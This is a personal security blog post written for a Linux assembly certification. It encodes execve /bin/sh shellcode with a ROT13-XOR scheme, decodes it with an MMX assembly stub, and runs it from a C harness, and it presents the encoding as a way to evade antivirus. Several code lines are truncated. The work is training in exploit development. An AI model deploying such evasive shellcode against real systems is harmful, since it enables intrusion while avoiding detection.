MENU

```
:~$ gcc -fno-stack-protector -z execstack shellcod
:~$ ./shellcode
```

KARTIK DURG

LIVE YOUR PASSION!!

0X4: ROT13_XOR_ENCODER_MMX_DECODER_SHELLCODE – LINUX/X86

Posted on October 2, 2018 by Kartik Durg

This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert Certification
Student ID: SLAE-1233
Assignment: 4
Github repo: https://github.com/kartikdurg

In this post I will be using one of my custom encoding schema **"ROT13-XOR-Encoder"** to encode **execve-stack** shellcode and also a decoder stub for the same using MMX instruction for shellcode execution.

REFERENCES:

- Intel architecture manual Vol.1
- The MMX instruction SET

WHY ENCODING FOR SHELLCODE?

During exploitation, our custom shellcode can contain bad characters or null-bytes due to which exploitation fails on the target application. In such cases, an encoding schema can be used to eliminate bad characters or null-bytes present in our shellcode.

Sometimes, encoding will also trick AV's (Anti-Virus) into believing that your shellcode is not malicious.

In this post we will be encoding the below **execve-stack** shellcode:

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"
```


GENERATING AN ENCODED SHELLCODE:

The python script below represents **"ROT13-XOR-Encoder"** schema:

```
#!/usr/bin/python

# ROT13 - XOR Encoder

#original execve-stack
shellcode = ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\

rot = 13

encoded = ""
encoded2 = ""

print 'Encoded shellcode ...'
```

```
for x in bytearray(shellcode) :
#ROT-13
shell_rot = (x + rot)%256

# XOR Encoding
xor_rot = shell_rot^0xAA
encoded += '\\x'
encoded += '%02x' %xor_rot

encoded2 += '0x'
encoded2 += '%02x,' %xor_rot

print encoded

print encoded2

print 'Len: %d' % len(bytearray(shellcode))
```

As noticed in the above python script, every byte in shellcode is first incremented by **13** and then we **XOR** that incremented value with **0xAA** to get our final encoded shellcode.

Output: 

```
kartik@kartik-VirtualBox:~$ python ROT_XOR_Encoder.py
Encoded shellcode ...
\x94\x67\xf7\xdf\x96\x96\x2a\xdf\xdf\x96\xc5\xdc\xd1\x3c\x5a\xf7\x3c\x45\xca\x3c\x44\x17\xb2\x70\x27
0x94,0x67,0xf7,0xdf,0x96,0x96,0x2a,0xdf,0xdf,0x96,0xc5,0xdc,0xd1,0x3c,0x5a,0xf7,0x3c,0x45,0xca,0x3c,0x44,0x17,0xb2,0x70,0x27,
Len: 25
kartik@kartik-VirtualBox:~$
```

DECODING THE ENCODED SHELLCODE:

To execute the encoded shellcode, a decoder stub was developed in assembly as below using MMX instruction. The advantage of using instructions like MMX,FPU,SSE and SSE2 is that, it has lesser detection rates by AV.

Lets jump into our decoder stub:


```
global _start

section .text
_start:

jmp short call_decoder

decoder1:
pop edi                        ;"edi" now points to "xor_value"
lea esi, [edi +16]             ;"esi" now points to "Shellcode"
xor ecx, ecx
mov cl, 4                      ;Size of our shellcode is 25|"qword" operates 8bytes ata time hence 4*8=32|'

XOR_decode:
movq mm0, qword [edi]          ;move 8bytes of "xor_value" to mm0
movq mm1, qword [esi]          ;move 8bytes of "Shellcode" to mm1
pxor mm0, mm1                  ;Perform XOR operation
movq qword [esi], mm0          ;overwrite the "Shellcode" with previous results
```

```
add esi, 0x8                ;now "esi" points to next 8bytes of "Shellcode"
loop XOR_decode             ;loop 4 times

decoder2:
lea edi, [edi +8]           ;"edi" now points to "rot_value"
lea esi, [edi +8]           ;"esi" now points to "Shellcode"|"Shellcode" contains previous XOR'ed resul
xor ecx, ecx
mov cl, 4                   ;"loop" 4 times

ROT_decode:
movq mm2, qword [edi]       ;move 8bytes of "rot_value" to mm2
movq mm3, qword [esi]       ;move 8bytes of "Shellcode" to mm3
psubb mm3, mm2              ;Subtract 13 from "Shellcode"
movq qword [esi], mm3       ;overwrite the "Shellcode" with previous results
add esi, 0x8                ;now "esi" points to next 8bytes of "Shellcode"
loop ROT_decode             ;"loop" 4 times

jmp short Shellcode         ;Execute decoded shellcode

call_decoder:

call decoder1
xor_value: db 0xaa, 0xaa, 0xaa, 0xaa, 0xaa, 0xaa, 0xaa, 0xaa
rot_value: db 13, 13, 13, 13, 13, 13, 13, 13
;Paste your Encoded shellcode below
Shellcode: db 0x94,0x67,0xf7,0xdf,0x96,0x96,0x2a,0xdf,0xdf,0x96,0xc5,0xdc,0xd1,0x3c,0x5a,0xf7,0x3c,0x45,0x
```

To decode the encoded payload we first **XOR** it and then subtract **13(0xd)** from XOR'ed results to get final shellcode.

POC:

COMPILING THE ASSEMBLY AND EXTRACTING THE SHELLCODE:




```
kartik@kartik-VirtualBox:~$ ./compile.sh mmx-rot-xor-decoder
[+] Assembling with Nasm ...
[+] Linking ...
[+] Done!
```

```
objdump -d ./mmx-rot-xor-decoder|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-7 -d' '|tr -s ' '|tr
Output:
"\xeb\x36\x5f\x8d\x77\x10\x31\xc9\xb1\x04\x0f\x6f\x07\x0f\x6f\x0e\x0f\xef\xc1\x0f\x7f\x06\x83\xc6\x08\xe2\
```

EXECUTING THE FINAL SHELLCODE:

```
#include<stdio.h>
#include<string.h>

unsigned char shellcode[] = \
"\xeb\x36\x5f\x8d\x77\x10\x31\xc9\xb1\x04\x0f\x6f\x07\x0f\x6f\x0e\x0f\xef\xc1\x0f\x7f\x06\x83\xc6\x08\xe2\
main()
{
printf("Shellcode Length: %d\n", strlen(shellcode));

int (*ret)() = (int(*)())shellcode;

ret();
}
```

Output:



```
kartik@kartik-VirtualBox:~$ gcc -fno-stack-protector -z execstack shellcode.c -o shellcode
kartik@kartik-VirtualBox:~$ ./shellcode
Shellcode Length: 104
$ whoami
kartik
$
$ hostname
kartik-VirtualBox
$
$ echo "Bingo!!"
Bingo!!
$
$
```

Exploit-DB: https://www.exploit-db.com/exploits/45538

Link to shellcode.c:

https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x4/shellcode.c

Link to shellcode.asm:

https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x4/mmx-rot-xor-decoder.asm

Thank you for reading 🙂

– Kartik Durg

SHARE THIS:

★ Like

Be the first to like this.

PUBLISHED BY KARTIK DURG

Security Researcher | Threat Hunting | Red Team | OSCP | SLAE | OSCE🤓 PC gamer and a huge fan of ARSENAL FC!! <3

View all posts by Kartik Durg

PREVIOUS POST
0x3: Shellcode_Egg_Hunter – Linux/x86

NEXT POST
0x5: Dissecting_Metasploit_Shellcode – Linux/x86

LEAVE A REPLY

Enter your comment here...

SEARCH

Search …

SEARCH

FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1 other follower

Enter your email address

FOLLOW